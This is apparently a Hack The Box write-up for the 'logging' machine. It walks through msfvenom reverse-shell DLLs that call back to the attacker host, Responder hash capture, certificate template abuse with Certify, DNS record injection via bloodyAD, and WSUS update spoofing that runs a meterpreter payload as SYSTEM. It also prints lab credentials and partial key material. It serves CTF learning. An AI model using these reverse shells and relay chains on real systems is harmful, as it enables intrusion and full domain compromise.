
  1. I exfiltrated the exe and examined it with dotPeek htb-logging-2.png Basically, it will unzip "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip" into "C:\\Program Files\\UpdateMonitor\\bin\\". Then, it executes "C:\\Program Files\\UpdateMonitor\\bin\\settings_update.dll" To verify the permissions on the server,
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\ProgramData\UpdateMonitor> icacls .
. NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(F)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(OI)(CI)(RX)
  BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
  1. To get a reverse shell, Create a DLL with msfvenom
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=9999 -f dll > settings_update.dll

Zip the file

1
zip -r Settings_Update.zip settings_update.dll

Start the listener

1
2
3
4
5
6
7
msfconsole -q

use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost 10.10.14.21
set lport 9999
exploit -j  

At the target, upload Settings_Update.zip

1
upload Settings_Update.zip 

Remember to update permissions so that everyone can READ IT!

1
2
3
icacls C:\ProgramData\UpdateMonitor\Settings_Update.zip /grant BUILTIN\Users:F
processed file: C:\ProgramData\UpdateMonitor\Settings_Update.zip
Successfully processed 1 files; Failed processing 0 files
  • Hmmmm Cannot work
  1. After one day, I chose a different payload. I think it is a 32 bit machine lol
1
2
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=9999 -a x86 -f dll > settings_update.dll
zip -r Settings_Update.zip settings_update.dll

On our machine,

1
rlwrap nc -lvnp 9999

Upload the file and after a few minutes,

1
2
3
4
5
6
7
8
listening on [any] 9999 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.153.2] 58919
Microsoft Windows [Version 10.0.17763.8644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
logging\jaylee.clifton

Shell as jaylee.clifton

  1. I decided to get the NetNTLM hash of the user
1
sudo responder -I tun0 -dvw

Output:

1
jaylee.clifton::logging:54f77<SNIP>0000
  1. Whoami
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
Group Name                                  Type             SID                                            Attributes                      
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users               Alias            S-1-5-32-559                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                          Well-known group S-1-5-3                                        Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled group
logging\IT                                  Group            S-1-5-21-4020823815-2796529489-1682170552-2102 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State   
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled 
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled  
  1. Contents of directory
1
PS C:\Users\jaylee.clifton> tree /f

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
tree /f
Folder PATH listing
Volume serial number is C007-7498
C:.
Desktop
       user.txt
       
Documents
   Tickets
           Incident_4922_WSUS_Remediation_ViewExport.html
           
Downloads
Favorites
Links
Music
Pictures
Saved Games
Videos
  1. Contents of Incident_4922_WSUS_Remediation_ViewExport.html
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
<!DOCTYPE html>
<html>
<head>
<style>
    body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; font-size: 12px; color: #444; line-height: 1.5; background-color: #
fff; }
    .container { max-width: 600px; border: 1px solid #ccc; box-shadow: 2px 2px 5px #eee; }                                                  
    .header { background: #005a9e; color: white; padding: 12px; font-weight: bold; font-size: 14px; }                                       
    .meta-data { background: #f9f9f9; padding: 10px; border-bottom: 1px solid #ddd; display: grid; grid-template-columns: 80px 1fr; gap: 5px
; }
    .label { font-weight: 600; color: #666; }
    .entry { padding: 15px; border-bottom: 1px dashed #eee; }
    .timestamp { font-weight: bold; color: #d9534f; margin-right: 10px; }
    .status { color: #28a745; font-weight: bold; }
</style>
</head>
<body>

<div class="container">
    <div class="header">Support Incident View: #4922</div>    
    <div class="meta-data">
        <span class="label">Assigned:</span> <span>jaylee.clifton [SR_SYSADMIN]</span>
        <span class="label">Status:</span> <span class="status">CLOSED - WORKAROUND APPLIED</span>
        <span class="label">Priority:</span> <span>Urgent (Compliance)</span>
    </div>

    <div class="entry">
        <span class="timestamp">2026-04-06 09:45</span> <strong>Internal Note:</strong><br>
        Machine is still choking on the standard catalog. BITS service is garbage and I'm not wasting another morning troubleshooting the local database. Since the "official" server migration is apparently taking forever, I've pointed this box to the staging endpoint at <strong>wsus.logging.htb</strong>.
    </div>

    <div class="entry">
        <span class="timestamp">2026-04-06 13:20</span> <strong>Internal Note:</strong><br>
        DNS is still not updated-standard for this department-so don't bother pinging it from outside the test subnet. I've set up a scheduled "ForceSync" task to deal with the inevitable lockups. 
    </div>

    <div class="entry" style="background-color: #fff9db;">
        <span class="timestamp">2026-04-06 16:10</span> <strong>Final Resolution:</strong><br>
        Task is running on a 120s loop. It nukes SoftwareDistribution and restarts the agent every cycle. It's a hack, but it works and it keeps the compliance auditors off my back. <strong>Do not touch the trigger settings.</strong> If the services don't come back up, that's your problem.
    </div>
</div>

</body>
</html>
  1. We cannot update the DNS directly due to insufficient permissions.
  2. Apparently, WSUS is indeed the problem. See https://trustedsec.com/blog/wsus-is-sus-ntlm-relay-attacks-in-plain-sight#:~:text=Relayed%20With%20ntlmrelayx-,HTTPS%20Exploitation,relay%20as%20the%20HTTP%20scenario. However, we need to get the a certificate to be trusted. Transfer Certify.exe and execute it
1
.\Certify.exe enum-templates

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
    Template Name                         : UpdateSrv
    Enabled                               : True
    Publishing CAs                        : DC01.logging.htb\logging-DC01-CA
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    Certificate Name Flag                 : ENROLLEE_SUPPLIES_SUBJECT
    Enrollment Flag                       : NONE
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Server Authentication
    Certificate Application Policies      : Server Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
                                      logging\IT                         S-1-5-21-4020823815-2796529489-1682170552-2102
      Object Control Permissions
        Owner                       : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
        Write Owner                 : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
        Write Dacl                  : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
        Write Property              : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519

To request a certificate as wsus.logging.htb

1
.\Certify.exe request --ca DC01.logging.htb\logging-DC01-CA --template UpdateSrv --subject 'CN=wsus.logging.htb' --dns wsus.logging.htb --output-pem

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
[*] Current user context    : logging\jaylee.clifton
[*] Template                : UpdateSrv
[*] Subject                 : CN=wsus.logging.htb
[*] Certificate Authority   : DC01.logging.htb\logging-DC01-CA
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 7

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAz7C2Hyb7XsfUzzYVQ2sQb6/LI4hq8xPDuUBohenZ1SINYEju
<SNIP>
XINSvxLa4CWAHQr4tthdda3vjrgo8Xb3Vmzah8IYkq0RSc0NVIy6tgPZJNL64WCK
eh9RbAW7KfxTeysE0QNuEF8qqiGICREB13CNLoXXSxrDvfamNmDOiw==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGaDCCBFCgAwIBAgITFAAAAAfYdM+FflGXyAABAAAABzANBgkqhkiG9w0BAQsF
<SNIP>
01ZRAZluR3zqayywybnzfX6RayZcTFWHZ3G2NiYorCJp+/5pXr+OWufeYBPY6svi
PX6xGzRjJ16BXDJC
-----END CERTIFICATE-----
  1. With this certificate, we can relay requests to WSUS to LDAP
1
sudo wsuks -t DC01.logging.htb --WSUS-Server wsus.logging.htb --tls-cert cert.pem --serve-only -I tun0
  1. Fuk! But it is different subnet.
  2. Ok, I remembered an old trick from another htb box where we update DNS via LDAP
1
2
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
bloodyAD --host DC01.logging.htb -d logging.htb -u wallace.everette -p 'Welcome2026@' -k add dnsRecord wsus 10.10.14.5 

To verify,

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
ping wsus.logging.htb

Pinging wsus.logging.htb [10.10.14.5] with 32 bytes of data:
Reply from 10.10.14.5: bytes=32 time=163ms TTL=63
Reply from 10.10.14.5: bytes=32 time=111ms TTL=63
Reply from 10.10.14.5: bytes=32 time=115ms TTL=63

Ping statistics for 10.10.14.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 111ms, Maximum = 163ms, Average = 126ms
  1. After a few minutes,
1
2
3
4
5
6
7
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /13ea1290-3c6f-428b-a45c-26195859c9cf/PsExec64.exe
[+] GET request for exe: /13ea1290-3c6f-428b-a45c-26195859c9cf/PsExec64.exe

We can verify that a new user is created

1
netexec smb logging.htb -u user74856 -p 'Oyr9Qdjew2FS1!'

Output:

1
2
SMB         10.129.234.16   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False) 
SMB         10.129.234.16   445    DC01             [+] logging.htb\user74856:Oyr9Qdjew2FS1! 
  • But we are not admin
  1. I make a temp directory in C:\ and insert a meterpreter exe
1
2
mkdir Temp
icacls Temp /grant BUILTIN\Users:F

Start the meterpreter listener

1
2
3
4
5
6
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 172.16.5.225
set LPORT 8080
run -j

Start the wsus server

1
sudo wsuks --tls-cert cert.pem -c '/accepteula /s C:\Temp\backupscript.exe' --serve-only -I tun0

Output:

1
2
3
4
5
6
[+] Command to execute: 
PsExec64.exe /accepteula /s C:\Temp\backupscript.exe
[*] ===== Starting Web Server =====
[*] Using TLS certificate 'cert.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 10.10.14.5:8531...
[*] Serving executable as KB: 9973157

After a few minutes,

1
2
3
4
5
6
[*] Sending stage (230982 bytes) to 10.129.234.16
[*] Meterpreter session 1 opened (10.10.14.5:9999 -> 10.129.234.16:56225) at 2026-04-22 21:05:34 -0400
<SNIP>
C:\Windows\system32>whoami
whoami
nt authority\system
  • Hooray!
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy